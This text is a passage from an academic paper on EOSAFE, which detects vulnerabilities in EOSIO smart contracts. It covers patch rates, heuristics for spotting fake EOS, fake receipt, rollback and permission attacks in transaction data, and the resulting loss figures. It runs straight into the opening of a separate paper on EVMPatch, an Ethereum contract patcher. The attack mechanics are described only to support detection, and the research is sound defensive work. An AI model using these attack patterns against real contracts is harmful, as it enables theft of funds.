Result. As shown in Table 4, for the 2,759 unique smart contracts with vulnerable versions, over 75% of them still have at least one security vulnerability in their latest version by the time of our study. 679 unique smart contracts have patched all their vulnerabilities during their evolution, and the average window period is 16.84 days.

Patch Rate. We further analyze the patch rate across vulnerabilities. The rollback vulnerability has the highest patch rate (over 66%), and the average window period is roughly 4 days. The reason for its timely response might be that the rollback vulnerability only exists in game/gambling DApps, which usually have high balance in their accounts. The financial loss could be devastating if developers leave the vulnerability alone. For the missing permission check, 349 smart contracts have patched all their missing check actions. Note that we measured the average patch time on the action level here, as one vulnerable contract may have more than one missing permission check actions. There are 647 patched actions in total – roughly 500 of them are patched within only one day, while the overall patch time is 4.38 days. It suggests that most of the missing permission checking actions are patched timely, while a few contracts take relative long time to fix. In contrast, the fake EOS and the fake receipt vulnerabilities have the lowest patch rates (i.e., roughly 20%), and the patching time is relative long (i.e., 2 to 3 weeks on average). Our manual check found that, half of the smart contracts related to fake receipt are patched within 24 hours, which further indicates that some *inactive* smart contracts drag the average patch time. Most of the inactive smart contracts (accounts) have no balance and very few transactions, which are usually not the targets of attackers.

[12]Named as `eospindealer`, deployed at 2018-12-28 03:14:10

7.3 RQ3: The Presence of Attacks

7.3.1 Approach

It is non-trivial to explore how many of the vulnerable smart contracts have been successfully exploited. Until recently, a lot of ad hoc (often manual) efforts of security researchers [26, 27] are necessary to verify them. Thus, we first collected all the *on-chain* transactions including the ones of labeled non-vulnerable contracts, and then designed a set of heuristics to locate the suspicious attacks, which will be used to facilitate further manual verification to determine the real attacks. In total, we have collected over *2.5 billion* transaction records.

Fake EOS Attack. The most important behavior of this attack is to defraud the *official EOS tokens* from the vulnerable smart contract by using the *fake EOS tokens*, which can be identified through the transaction records storing the information of token issuers. According to the observation, we will first filter out all the transactions of token transfer whose token symbols are "EOS". Then, these transactions will be grouped according to the following definitions:

- *fake-sending* transactions that send fake EOS tokens.
- *true-sending* transactions that send true EOS tokens.
- *true-receiving* transactions that receive true EOS tokens.

As a result, we can define a *potential* attack as a sequence of a fake-sending transaction followed by a true-receiving transaction. Note that a fake-sending transaction A can be joined with a true-receiving transaction B, if and only if they appear on the same period while A occurs before B. For all these potential transactions, we focus mainly on those who have gained more true EOS tokens than they spent. To this end, we further examine the input-output ratio between the attacker and the vulnerable contracts to determine the *suspicious* attacks. Finally, based on the suspicious attacks, we will verify whether the vulnerable smart contracts will resume the normal execution (e.g., running a lottery for a real player) after receiving the fake EOS tokens. If so, we will mark the suspicious transaction as a fake EOS attack.

Fake Receipt Attack. The key feature of this attack is that the vulnerable smart contract is misled by the fake notification to receive tokens, while the actual token transfer occurs between the two accounts belonging to the same attacker (see §3.2). For simplicity, we will use *from_account* and *to_account* to represent the two accounts in the following, where to_account will send the fake receipt to vulnerable contract, and from_account is the ultimate beneficiary.

Accordingly, we will first query all the transactions of token transfer whose tokens are issued by `eosio.token` and token symbols are "EOS", to get all the true EOS token transfers. Then, we will filter out the transactions whose receivers are neither `eosio.token`, nor the from_account or to_account. These transactions will be regarded as the fake receipts with crafted notifications. Next, if a from_account sends a fake

Table 5: Overall results of attack detection.

Type	# Attacks	# Attackers / Victims	Financial Loss ($)	# Verified
Fake EOS	9	10 / 9	652,428.48	8
Fake Receipt	27	28 / 17	1,020,831.94	7
Rollback	12	12 / 9	52,984.00	12
Permission	183	- / 144	-	-
Total	**48***	**50 / 34***	**1,726,244.42**	**27**

* Exclude the results of missing permission check.

receipt before making profits from the vulnerable contract, we will mark the corresponding transaction as potential. After that, by eliminating the unrelated EOS spending transactions (e.g., for testing purpose initiated by the attacker), we focus mainly on those who have gained more true EOS tokens than they spent. If the input-output ratio are still high, the corresponding transactions are labeled as *suspicious*.

Finally, we will manually check the suspicious transactions whether the vulnerable smart contract will resume the normal execution after receiving the fake receipts. If so, we will mark such a transaction as a fake receipt attack.

Rollback Attack. As mentioned in §3.3, the transaction of this attack is composed of sequential invocations of actions, which can be used as the pattern to identify the attack.

Specifically, we will first filter out all the transactions which contain at least four actions as the potential transactions. Among them, we will select suspicious ones that meet the following four conditions: (1) the first and the last actions must be invoked in the same contract, where the first means to start the attack, and the last will determine whether the rollback is necessary after receiving the reward from the vulnerable smart contract. (2) the two actions in the middle must be token transfers through `eosio.token`, and the sender and the receiver (either one must be the vulnerable smart contract) of the two actions are arranged opposite to each other. (3) at least one of the counterparties, i.e., either the sender or the receiver, is labeled as the gambling or game DApp. (4) the amount of tokens transferred from the vulnerable smart contract is more than it received. Besides, it is worth noting that, the rollbacked transactions will not be recorded on the chain. As a result, we have to manually check the player's successful rate per unit time, namely, if it is oddly high than the others, we will mark the suspicious transaction as a rollback attack.

Missing Permission Check Attack. Because authority information is along with the invoked transaction, we can examine whether it belongs to the callee contract to identify this attack. More precisely, we will first screen out all the transactions whose target actions are the vulnerable actions, to get suspicious transactions. Then, if the transaction's authority does not belong to that smart contract the action belongs to, we will mark it as a missing permission check attack.

7.3.2 Results

The overall result is shown in Table 5. We have identified 48 attacks in total, including 9 fake EOS attacks, 27 fake receipt attacks, and 12 rollback attacks. Note that 35 attacks among them were first discovered by our approach. Additionally, we also identified 183 invoked actions (belonging to 144 contracts) which missed the permission checking. Note that for these missing permission check actions, some of them are designed intentionally instead of unexpected implementation. It is hard to differentiate whether they are attacks or not, and it is impossible to estimate the financial loss. Therefore, we regard them as misuse actions instead of attacks.

Table 6: Top 5 identified attack events.

Type	Attacker Account(s)	Victim Account	Financial Loss (EOS/$)
Fake Receipt	il***23 wh***r1	eosbetdice11	138K/757K
Fake EOS	re***et	eoscastdmgb1	63K/328K
Fake Receipt	re***om re***et	nkpaymentcap	54K/201K
Fake EOS	aa***fg	eosbetdice11	44K/234K
Fake Receipt	be***s1 be***s2	epsdcclassic	17K/42K
Total	-	-	**341K/1,639K**

Impact of Attacks. *The 48 identified attacks lead to over 341K EOS loss, which is roughly 1.7M USD according the close price of the date of attacks.* Note that we have collaborated with a leading blockchain security company to report these attacks to the DApp developers, and 27 of them have been confirmed, accounting for more than 99% of the total loss. All the unconfirmed suspicious attack events only relate to a few EOS, and most of them are no longer active. The Top-5 confirmed attack events are listed in the Table 6.

Unexploited Vulnerable Contracts. It is interesting to observe that, although thousands of contracts are vulnerable (see Table 3), only a few of them have been successfully exploited by attackers in the wild. Thus, we have manually sampled 40 labeled vulnerable smart contracts (10 for each vulnerability), for reverse engineering and inspecting their transactions and balances. We observe two major reasons leading to this. First, the popular smart contracts (with high balances) were the main targets of attackers, but these vulnerable contracts were patched in time according to the results from §7.2.2, which left a very short window for attackers. Based on the transaction data, we observed that attackers were always trying to exploit the popular contracts. Although some attacks were successful (see Table 6), most of them failed. Second, most of the unpatched smart contracts were inactive with low balances. As a result, it was hard, if not impossible, for them to attract attackers, who must have considered the trade-off between the low profits and the costs of attacks.

8 Threats to Validity

First, *our system inherits the limitation of symbolic execution*, i.e., path explosion. Although we have implemented several optimization strategies, EOSAFE still reports false negative cases, as discussed in §7.1. However, we believe this is not a big issue for our system. On the one hand, most of the smart contracts are not as complicate as other software. A large portion of smart contracts can be fully analyzed in a short time. On the other hand, we have proposed specific

optimization methods when searching for the vulnerabilities, which could eliminate most irrelevant paths. Nevertheless, we can further take advantage of advanced symbolic execution techniques [9, 41–45] to alleviate this issue.

Second, *we rely on heuristics and semi-automated methods to verify attacks* (see §7.3). This, of course, might not be scalable and could mean that we only offer a coarse estimate of the attacks. However, a large portion of the attacks we identified are confirmed by DApp teams, which suggests that our approach is quite reliable. Nevertheless, some other techniques (e.g., dynamic testing) can be applied to help us automatically identify attacks. In this paper, our main contribution is automatically detecting the security vulnerabilities, while attack verification is not a main focus in this work.

Third, *there might exist some new vulnerabilities we did not cover in this current prototype, as well as the general vulnerabilities in other software systems*, such as buffer overflow. In this paper, we focus only on the EOSIO-specific vulnerabilities, the main reason is that we are lacking ground-truth for other security bugs. Nevertheless, we have tried our best to minimize the burden for further development efforts. Specifically, we have adopted a modular design scheme, hence the Engine and the Emulator can be treated as black boxes and used directly. Moreover, the pruning strategy in Engine is generic rather than vulnerability-specific. However, building vulnerability scanner always requires prerequisite domain knowledge for any security analyst. Finally, EOSAFE can also work on the Wasm bytecode from other platforms (e.g., web), where the only extra effort is to resolve the library dependency for the corresponding platform.

9 Related Work

WebAssembly Bytecode Analysis WebAssembly is the new low-level language for the web. There are only a handful work on analyzing the Wasm bytecode [46–50]. For example, Lehmann et al. [48] has proposed a general-purpose dynamic analysis system for Wasm, which allows developers or researchers to implement heavyweight dynamic analysis, e.g., instruction counting and memory access tracing. However, all of them were focused on web applications, which were mainly dynamic analysis. In this paper, we implemented a general symbolic execution framework for Wasm, and made effort to support the security analysis of EOSIO smart contracts.

EOSIO Analysis There are several work focused on the EOSIO [51–53]. For example, Huang et al. [52] proposed to identify the bot-like accounts in EOSIO based on transaction analysis. Lee et al. [53] introduced and studied four attacks stemming from the unique design of EOSIO. Several technical blogs [6, 7, 38, 40, 54] from the industry have reported the security attacks of EOSIO. However, there are no available work on detecting the security vulnerabilities in EOSIO.

Vulnerability Detection of Ethereum Smart Contracts Ethereum has received lots of attention from academia, and a number of studies were focused on vulnerability detection [14–19, 55–57]. For example, [16] was mainly focused on the overflow vulnerabilities. Luu et al. [18] proposed Oyente, the first symbolic execution tool for detecting vulnerabilities in Ethereum smart contracts. Machine learning and fuzz testing techniques [55] were also adopted to identify the vulnerabilities in Ethereum smart contracts. As we mentioned earlier, *the two ecosystems (Ethereum and EOSIO) are totally different, and no previous work on Ethereum can be applied to analyze EOSIO smart contracts directly.* Nevertheless, we admit that the general idea of Ethereum vulnerability detection can be incorporated to improve our work.

10 Conclusion

To the best of our knowledge, this paper presents the first work on detecting security vulnerabilities in EOSIO smart contracts. We propose EOSAFE, an accurate and scalable framework based on a well designed native Wasm symbolic execution engine. Experiment results suggest the promising performance of EOSAFE. Our large-scale measurement study further reveals serious security issues in the ecosystem, i.e., over 25% of the smart contracts are vulnerable and a number of high-profile attacks have been successfully carried out.

Acknowledgement

We would like to thank our shepherd Clara Schneidewind and all anonymous reviewers for their helpful suggestions and comments to improve the paper. This work was supported by the National Key Research and Development Program (2016YFB1000105), National NSF of China (62072046, 61772042), the Fundamental Research Funds for the Central Universities (No. 2020QNA5019), Hong Kong RGC Projects (No. 152193/19E, 152223/20E), QNRF grant QNRF-AICC01-1228-170004 from Qatar National Research Fund (a member of Qatar Foundation). The findings herein reflect the work, and are solely the responsibility of the authors.

References

[1] QuantumMechanic, "The proposal of PoS," Jul. 2011. [Online]. Available: https://bitcointalk.org/index.php?topic=27787.0

[2] "The DPoS consensus," Jan. 2020. [Online]. Available: https://en.bitcoinwiki.org/wiki/DPoS

[3] CRAIG RUSSO, "EOSIO surpasses Ethereum in transaction volume," Sep. 2018. [Online]. Available: https://sludgefeed.com/eos-surpasses-ethereum-in-daily-dapp-users-and-transaction-volume/

[4] Alfredo de Candia, "Increase of EOSIO transaction volumes," Sep. 2019. [Online]. Available: https://en.cryptonomist.ch/2019/09/03/eos-porn-transaction-volumes/

[5] Mozilla, "Basic concepts for Wasm." [Online]. Available: https://developer.mozilla.org/en-US/docs/WebAssembly

[6] EOS, "EOSBet was attacked by Fake EOS vulnerability," Sep. 2018. [Online]. Available: https://www.reddit.com/r/eos/comments/9fpcik/how_eosbet_attacked_by_aabbccddeefg/

[7] PeckShield Inc., "EOSBet was attacked by Fake Recipt." Oct. 2018. [Online]. Available: https://blog.peckshield.com/2018/10/26/eos/

[8] WebAssembly, "Project home of wasm2c," Oct. 2020. [Online]. Available: https://github.com/WebAssembly/wabt/tree/master/wasm2c

[9] C. Cadar, D. Dunbar, and D. Engler, "Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs," in *Proceedings of the 8th USENIX Conference on Operating Systems Design and Implementation*, ser. OSDI'08. USA: USENIX Association, 2008, p. 209–224.

[10] "Memory model of KLEE," Apr. 2012. [Online]. Available: http://formalverification.cs.utah.edu/gklee_doxy/overview.html

[11] J. Novák, "Improvements of memory management in klee."

[12] "Performance issue for klee." [Online]. Available: https://stackoverflow.com/questions/5742618/limits-of-klee-the-llvm-program-analysis-tool

[13] WebAssembly, "Open issues for wasm2c," Oct. 2020. [Online]. Available: https://github.com/WebAssembly/wabt/issues

[14] N. Grech, M. Kong, A. Jurisevic, L. Brent, B. Scholz, and Y. Smaragdakis, "Madmax: Surviving out-of-gas conditions in ethereum smart contracts," *Proceedings of the ACM on Programming Languages*, vol. 2, no. OOPSLA, pp. 1–27, 2018.

[15] J. Krupp and C. Rossow, "teether: Gnawing at ethereum to automatically exploit smart contracts," in *USENIX Security 18*, 2018, pp. 1317–1333.

[16] C. F. Torres, J. Schütte, and R. State, "Osiris: Hunting for integer bugs in ethereum smart contracts," in *Proceedings of the 34th Annual Computer Security Applications Conference*, 2018, pp. 664–676.

[17] E. Hildenbrandt, M. Saxena, N. Rodrigues, X. Zhu, P. Daian, D. Guth, B. Moore, D. Park, Y. Zhang, A. Stefanescu *et al.*, "Kevm: A complete formal semantics of the ethereum virtual machine," in *CSF*. IEEE, 2018, pp. 204–217.

[18] L. Luu, D.-H. Chu, H. Olickel, P. Saxena, and A. Hobor, "Making smart contracts smarter," in *CCS*. ACM, 2016, pp. 254–269.

[19] N. He, L. Wu, H. Wang, Y. Guo, and X. Jiang, "Characterizing code clones in the ethereum smart contract ecosystem," in *International Conference on Financial Cryptography and Data Security*. Springer, 2020, pp. 654–675.

[20] A. Rossberg, "WebAssembly Specification," Feb. 2020. [Online]. Available: https://webassembly.github.io/spec/core/index.html

[21] "Supported opcodes in EVM," Oct. 2020. [Online]. Available: https://github.com/crytic/evm-opcodes

[22] "Type conversion of Solidity," 2019. [Online]. Available: https://solidity.readthedocs.io/en/v0.5.3/types.html#conversions-between-elementary-types

[23] N. He, "EOSafe benchmark," Feb. 2021. [Online]. Available: https://github.com/HNYuuu/EOSafe-benchmark

[24] EOSIO, "EOSIO official site," 2019. [Online]. Available: https://eos.io/

[25] "Ethereum WebAssembly." [Online]. Available: https://ewasm.readthedocs.io/en/mkdocs/

[26] PeckShield Inc., "Blogs about blockchain security events," 2020. [Online]. Available: https://blog.peckshield.com/blog.html

[27] SlowMist Zone, "Blockchain security events," 2020. [Online]. Available: https://hacked.slowmist.io/en/

[28] "Short-circuit mechanism," May. 2020. [Online]. Available: https://en.wikipedia.org/wiki/Short-circuit_evaluation

[29] "Modulo operation in wasm," Oct. 2020. [Online]. Available: https://github.com/sunfishcode/wasm-reference-manual/blob/master/WebAssembly.md#integer-remainder-signed

[30] "DappRadar, a DApp browser," Oct. 2020. [Online]. Available: https://dappradar.com/

[31] "DAppTotal," Nov. 2019. [Online]. Available: https://dapptotal.com/

[32] "Discussion about bounds checks in wasm2c," Oct. 2020. [Online]. Available: https://github.com/WebAssembly/wabt/pull/1432

[33] S. Narayan, T. Garfinkel, S. Lerner, H. Shacham, and D. Stefan, "Gobi: Webassembly as a practical path to library sandboxing," *arXiv preprint arXiv:1912.02285*, 2019.

[34] WebAssembly Community Group, "Wasm memory module," 2017.

[35] "Memory layout of eos vm," Oct. 2019. [Online]. Available: https://github.com/EOSIO/eos-vm/blob/master/README.md

[36] QuoScient, "Octopus," GitHub repository, Nov. 2019. [Online]. Available: https://github.com/quoscient/octopus

[37] "Functions can modify data in table," Sep. 2019. [Online]. Available: https://github.com/EOSIO/eosio.cdt/blob/master/libraries/eosiolib/contracts/eosio/multi_index.hpp

[38] David Canellis, "Newdex was attacked by Fake EOS," Sep. 2018. [Online]. Available: https://thenextweb.com/hardfork/2018/09/18/eos-hackers-exchange-fake/

[39] SlowMist, "Rollback attack for betdiceadmin," Jun. 2019. [Online]. Available: https://github.com/slowmist/eos-smart-contract-security-best-practices/blob/master/README_EN.md#random-number-practice

[40] ——, "Roll Back Attack about blacklist in EOSIO," Jan. 2019. [Online]. Available: https://medium.com/@slowmist/roll-back-attack-about-blacklist-in-eos-adf53edd8d69

[41] P. Godefroid, M. Y. Levin, D. A. Molnar *et al.*, "Automated whitebox fuzz testing." in *NDSS*, vol. 8, 2008, pp. 151–166.

[42] J. Burnim and K. Sen, "Heuristics for scalable dynamic test generation," in *2008 23rd IEEE/ACM International Conference on Automated Software Engineering*. IEEE, 2008, pp. 443–446.

[43] P. Collingbourne, C. Cadar, and P. H. Kelly, "Symbolic crosschecking of data-parallel floating-point code," *IEEE Transactions on Software Engineering*, vol. 40, no. 7, pp. 710–737, 2014.

[44] K. Sen, G. Necula, L. Gong, and W. Choi, "Multise: Multi-path symbolic execution using value summaries," in *FSE*, 2015, pp. 842–853.

[45] D. Trabish, A. Mattavelli, N. Rinetzky, and C. Cadar, "Chopped symbolic execution," in *ICSE*, 2018, pp. 350–360.

[46] A. Szanto, T. Tamm, and A. Pagnoni, "Taint tracking for webassembly," *arXiv preprint arXiv:1807.08349*, 2018.

[47] W. Fu, R. Lin, and D. Inge, "Taintassembly: Taint-based information flow control tracking for webassembly," *arXiv preprint arXiv:1802.01050*, 2018.

[48] D. Lehmann and M. Pradel, "Wasabi: A framework for dynamically analyzing webassembly," in *ASPLOS*. ACM, 2019, pp. 1045–1058.

[49] C. Disselkoen, J. Renner, C. Watt, T. Garfinkel, A. Levy, and D. Stefan, "Position paper: Progressive memory safety for webassembly," in *Proceedings of the 8th International Workshop on Hardware and Architectural Support for Security and Privacy*, 2019, pp. 1–8.

[50] M. Vassena and M. Patrignani, "Memory safety preservation for webassembly," *arXiv preprint arXiv:1910.09586*, 2019.

[51] L. Bach, B. Mihaljevic, and M. Zagar, "Comparative analysis of blockchain consensus algorithms," in *2018 41st International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO)*. IEEE, 2018, pp. 1545–1550.

[52] Y. Huang, H. Wang, L. Wu, G. Tyson, X. Luo, R. Zhang, X. Liu, G. Huang, and X. Jiang, "Understanding (mis) behavior on the eosio blockchain," *Proceedings of the ACM on Measurement and Analysis of Computing Systems*, vol. 4, no. 2, pp. 1–28, 2020.

[53] S. Lee, D. Kim, D. Kim, S. Son, and Y. Kim, "Who spent my EOS? on the (in) security of resource management of eos. io," in *13th USENIX Workshop on Offensive Technologies (WOOT 19)*, 2019.

[54] PeckShield Inc., "EOSCast was attacked by Fake EOS." Nov. 2018. [Online]. Available: https://blog.peckshield.com/2018/11/02/eos/

[55] W. Wang, J. Song, G. Xu, Y. Li, H. Wang, and C. Su, "Contractward: Automated vulnerability detection models for ethereum smart contracts," *IEEE Transactions on Network Science and Engineering*, 2020.

[56] R. Ji, N. He, L. Wu, H. Wang, G. Bai, and Y. Guo, "Deposafe: Demystifying the fake deposit vulnerability in ethereum smart contracts," *arXiv preprint arXiv:2006.06419*, 2020.

[57] B. Gao, H. Wang, P. Xia, S. Wu, Y. Zhou, X. Luo, and G. Tyson, "Tracking counterfeit cryptocurrency end-to-end," *Proceedings of the ACM on Measurement and Analysis of Computing Systems*, vol. 4, no. 3, pp. 1–28, 2020.

EVMPatch: Timely and Automated Patching of Ethereum Smart Contracts

Michael Rodler
University of Duisburg-Essen

Wenting Li
NEC Laboratories Europe

Ghassan O. Karame
NEC Laboratories Europe

Lucas Davi
University of Duisburg-Essen

Abstract

Recent attacks exploiting errors in smart contract code had devastating consequences thereby questioning the benefits of this technology. It is currently highly challenging to fix errors and deploy a patched contract in time. Instant patching is especially important since smart contracts are always online due to the distributed nature of blockchain systems. They also manage considerable amounts of assets, which are at risk and often beyond recovery after an attack. Existing solutions to upgrade smart contracts depend on manual and error-prone processes. This paper presents a framework, called EVMPatch, to instantly and automatically patch faulty smart contracts. EVMPatch features a bytecode rewriting engine for the popular Ethereum blockchain, and transparently/automatically rewrites common off-the-shelf contracts to upgradable contracts. The proof-of-concept implementation of EVMPatch automatically hardens smart contracts that are vulnerable to integer over/underflows and access control errors, but can be easily extended to cover more bug classes. Our evaluation on 14,000 real-world contracts demonstrates that our approach successfully blocks attack transactions launched on contracts, while keeping the intended functionality of the contract intact. We perform a study with experienced software developers, showing that EVMPatch is practical, and reduces the time for converting a given Solidity smart contract to an upgradable contract by 97.6 %, while ensuring functional equivalence to the original contract.

1 Introduction

Smart contracts are used in modern blockchain systems to allow nearly arbitrary (Turing-complete) business logic to be implemented. They enable autonomous management of cryptocurrency or tokens and have the potential to revolutionize many business applications by removing the need for a trusted (potentially malicious) third party, e.g., in applications for payments, insurances, crowd funding, or supply chains. Due to their ease of use and the high monetary value (cryptocurrency) some of these contracts hold, smart contracts have become an appealing target for attacks. Programming errors in smart contract code can have devastating consequences as an attacker can exploit these bugs to steal cryptocurrency or tokens.

Recently, the blockchain community has witnessed several incidents due smart contract errors [7, 39]. One especially infamous incident is the "TheDAO" reentrancy attack, which resulted in a loss of over 50 million US Dollars worth of Ether [31]. This led to a highly debated hard-fork of the Ethereum blockchain. Several proposals demonstrated how to defend against reentrancy vulnerabilities either by means of offline analysis at development time or by performing run-time validation [16, 23, 32, 42]. Another infamous incident is the parity wallet attack [39]. In this case, an attacker moved a smart contract into a state, where the currency held by the contract could not be accessed anymore. This resulted in a total of about 500,000 Ether to be stuck in smart contracts due to an access control error [38]. Automatic detection of such access control vulnerabilities has been previously studied in the context of automated exploit generation [20, 28]. Further, integer overflow bugs constitute a major vulnerability class in smart contracts. Such bugs occur when the result of an arithmetic operation has a longer width than the integer type can hold [34]. According to a study by Torres et al. [13] more than 42,000 contracts suffer from an integer bug. They especially affect so-called ERC-20 Token contracts, which are leveraged in Ethereum to create subcurrencies. Interestingly, several of the disclosed vulnerabilities were actually exploited leading to substantial token and ether losses.

These attacks have fueled interest in the community to enhance the security of smart contracts. In this respect, a number of solutions ranging from devising better development environments to using safer programming languages, formal verification, symbolic execution, and dynamic runtime analysis have been proposed in the last few years [19, 23, 32]. We point out that all these solutions only aim to prove the correctness or absence of a certain type of vulnerability [19, 23, 42] and as such cannot be used to protect already deployed (legacy) contracts. Although some contracts integrate upgrade

mechanisms (see § 2), once a particular contract has been flagged as vulnerable, it is unclear how to automatically patch it and test the effectiveness of the patched contract. Even though manually patching contracts on the source-code level seems plausible, the patch may unexpectedly break compatibility and make the upgraded contracts unusable. For example, given the special storage layout design of Ethereum, the delegatecall-proxy pattern requires developers to ensure that the patched version of the contract is *compatible* with the previously deployed version. Even small changes like changing the ordering of variables in the source code can break this compatibility. This additionally poses the challenge that developers must adhere to strict coding standards [46] and have to use the same exact compiler version. As a result, patching smart contract errors is currently a *time-consuming, cumbersome, and error-prone process*. For instance, while patching the Parity multisig wallet contract, a vulnerability was introduced. An attacker was able to become the owner of the newly deployed library contract. This allowed the attacker to destroy the contract and break all contracts that depend on the multisig wallet library contract. As a result, a considerable amount of Ether is now locked in those broken contracts [38]. On top of that, patching smart contract bugs is highly *time-critical*. In contrast to errors discovered in PC or mobile software, smart contract errors are unique from an attacker's point of view as *(1) smart contracts are always online on the blockchain, (2) they usually hold a significant amount of assets, and (3) an attacker does not need to consider other environmental variables* (e.g., software and library version, network traffic analysis, spam or phishing mails to trigger the exploit through a user action).

Contributions. In this paper, we address the problem of automated and timely patching of smart contracts to aid developers to instantly take action on reported smart contract errors. We introduce a novel patching framework (in § 3) that features a *bytecode-rewriter* for Ethereum smart contracts, is independent of the source programming language and works on unmodified contract code. Our framework, dubbed EVMPATCH, utilizes the bytecode-rewriting engine to ensure that patches are minimally intrusive and that the newly patched contract is compatible with the original contract. In particular, our framework automatically *replays transactions* on the patched contract to

1. test the functional correctness of the patched contract with respect to previous transactions pertaining to the contract,
2. identify potential attacks, i.e., developers can determine whether their vulnerable contract has been attacked in the past.

EVMPATCH uses a best effort approach to ensure the introduced patch does not break functionality by testing with previously issued transactions to the contract and optionally also developer provided unit tests. While such a differential testing approach cannot provide a formal proof on the correctness of the patched contract, it works without requiring a formal specification. Our experiments (see § 5.2.1) show that this approach is sufficient in practice to identify broken patches.

By applying patches on the bytecode level, EVMPATCH is independent of the used programming language/compiler and compiler version. That is, EVMPATCH supports any off-the-shelf Ethereum smart contract code. We employ bytecode writing to ensure minimally intrusive patches, that are compatible by design with the contract's storage layout, We argue that source-level patching is not easily usable in an automated patching process that we propose. However, as for any approach working on either the binary or bytecode-level, we had to tackle several technical challenges (§ 4). Furthermore, EVMPATCH automatically converts the original contract to use the delegatecall-proxy pattern. As such, EVMPATCH is able to automatically deploy newly patched contracts in a fully automated way without requiring any developer intervention.

While in principle EVMPATCH can support patching of different classes of vulnerabilities (see § 4.5), our proof-of-concept implementation targets the two major classes of access control and integer overflow (§ 5) bugs. The latter have been repeatedly exploited in high-value ERC-20 contracts [30], whereas the former has been abused in the Parity wallet attack [39].

To evaluate EVMPATCH in terms of performance, effectiveness, and functional correctness, we apply EVMPATCH to 14,000 real-world vulnerable contracts. To this end, we used the patch testing component of the EVMPATCH framework to re-play all existing transactions to the original contract on the patched contract. This allows us to provide in-depth investigation of several actively exploited smart contracts, e.g., token burning and history of attack transactions (before and after public disclosure). For a number of contracts we investigated in our evaluation, we found that EVMPATCH would have blocked several attacks that happened after public disclosure of the vulnerability. This shows that even though those contracts were officially deprecated, they were still used by legitimate users and exploited by malicious actors. As such, there is an immediate need for tooling, as provided by EVMPATCH, which allows the developers of smart contracts to efficiently patch their contracts. Our evaluation also covers important practical aspects such as gas and performance overhead (i.e., the costs for executing transactions in Ethereum). The gas overhead for all our patched contracts was below 0.01 US$ per transaction and the performance overhead negligible.

To assess the usefulness of EVMPATCH, we conducted a sophisticated developer study[1] that focuses on comparing the usability of patching and deploying an upgradable contract with and without EVMPATCH (§ 5.3). Our study reveals that developers required 62.5 min (median) to manually (without EVMPATCH) convert a simple smart contract, which implements common Wallet functionality in about 80 lines of code, into an upgradable smart contract. In spite of this considerable time, none of them performed a *correct* conversion, leading to broken and potentially vulnerable contracts. As such, this time

[1] See github.com/uni-due-syssec/evmpatch-developer-study for details

measurements must be seen as a lower bound, as correctly converting a more complex contract will take even more time. In contrast, the same task was performed by the developers using EVMPATCH in 1.5 min (median)—a reduction by 97.6 %—while producing a correct upgradable contract.

2 Background

In this section, we provide background information on the Ethereum Virtual Machine (EVM), binary rewriting, and some common contract upgrade strategies.

EVM & Smart Contracts: At the core of the Ethereum blockchain system lies a custom virtual machine, dubbed Etherum Virtual Machine (EVM), which executes Ethereum smart contracts. EVM consists of a simple stack-based virtual machine with a custom instruction format. Every instruction is represented as a one-byte opcode. Arguments are passed on the data stack. The only exception are the push instructions, which are used to push constants onto the stack. These constants are encoded directly into the instruction bytes. Furthermore, the EVM follows the Harvard architecture model and separates code and data into different address spaces. In fact, the EVM features different address spaces for different purposes: the code address space, which contains a smart contract's code and is considered immutable, the storage address space for storing global state, and the memory address space for temporary data.

In the Ethereum network, a smart contract must be executed by every miner and every full node in the network to compute and verify the state before and after a block. Ethereum features a mechanism to limit the execution time per smart contract and reward miners for executing smart contracts: the so-called *gas*. Every EVM instruction requires a certain gas budget to execute. The transaction sender selects the price per gas unit in Ether and when a transaction is included into a block the corresponding Ether is transferred to the miner as a reward. Minimizing the gas required for executing a contract is important as it indirectly minimizes the cost of operating a smart contract in Ethereum.

Smart contracts are developed in an object-oriented fashion, i.e., every smart contract has a defined interface of functions: the contract's ABI (Application Binary Interface). Whenever a smart contract calls another smart contract, it utilizes one of the call instructions, such as `CALL` or `STATICCALL`. The called contract will then process the provided input and update its own state accordingly. A contract cannot directly access the state (i.e., the storage area) of other contracts and must always use function calls according to the ABI to retrieve any data from another contract.

In contrast to the regular `CALL` instruction, the `DELEGATECALL` instruction will execute the called contract's code in the context of the caller contract. This instruction was introduced to implement *library contracts*, i.e., common functionality can be deployed once to the blockchain and multiple contracts can rely on one library contract. This means that the callee, i.e., the library contract, has full access to the state (the storage) and the Ether funds of the caller. As such, a contract that utilizes a `DELEGATECALL` instruction must fully trust the callee.

Binary Rewriting: Binary rewriting is a well-known technique to instrument programs after compilation. Binary rewriting has also been applied to retrofit security hardening techniques such as *control-flow integrity*, to compiled binaries [8], but also to dynamically apply security patches to running programs [29]. For binary rewriting on traditional architectures two flavors of approaches have been developed: static and dynamic rewriting.

Dynamic approaches [22] rewrite code on-the-fly, i.e., while the code is executing. This avoids imprecise static analysis on large binaries. However, dynamic binary rewriting requires an intermediate layer, which analyzes and rewrites code at runtime. Since the EVM does not support dynamic code generation or modification, it is not possible to apply this approach efficiently in Ethereum. In contrast, static binary rewriting [5, 21] is applicable to Ethereum as it works completely offline. It relies on static analysis to recover enough program information to accurately rewrite the code.

Contract Upgrade Strategies: Ethereum treats the code of smart contracts as immutable once they are deployed on the blockchain[2]. To remedy this, the community came up with strategies for deploying upgraded smart contracts [11, 41, 45]. The most naive approach is to deploy the patched contract at a new address and migrate the state of the original contract to it. However, state migration is specific to the contract and must be manually implemented by the developers of the contract. It requires the contract developers to have access to all the internal state of the old contract, and a procedure in the new contract to accept state transfers. To avoid state migration, developers can also use a separate contract as a data storage contract, which is sometimes referred to as the eternal storage pattern [10, 45]. However, this adds additional gas overhead since every time the logic contract needs to access data it must perform a costly external call into the data storage contract.

A more common strategy is to write contracts with the proxy-pattern, with the most favorable version being the *delegatecall-proxy* pattern. Here, one smart contract is split into two different contracts, one for the code and one for data storage: i) an immutable *proxy contract*, which holds all funds and all internal state, but does not implement any business logic; ii) a *logic contract*, which is completely stateless and implements all of the actual business logic, i.e., this contract contains the actual code that governs the actions of the contract. The proxy contract is the entry point of all user transactions. It has immutable code and its address remains constant over the lifetime of the contract. The logic contract implements the rules, which govern the behavior of the smart contract. The proxy contract forwards all function calls to the registered logic contract using the `DELEGATECALL` instruction. This instruction is used to give

[2] Except for the selfdestruction mechanism to kill a smart contract.

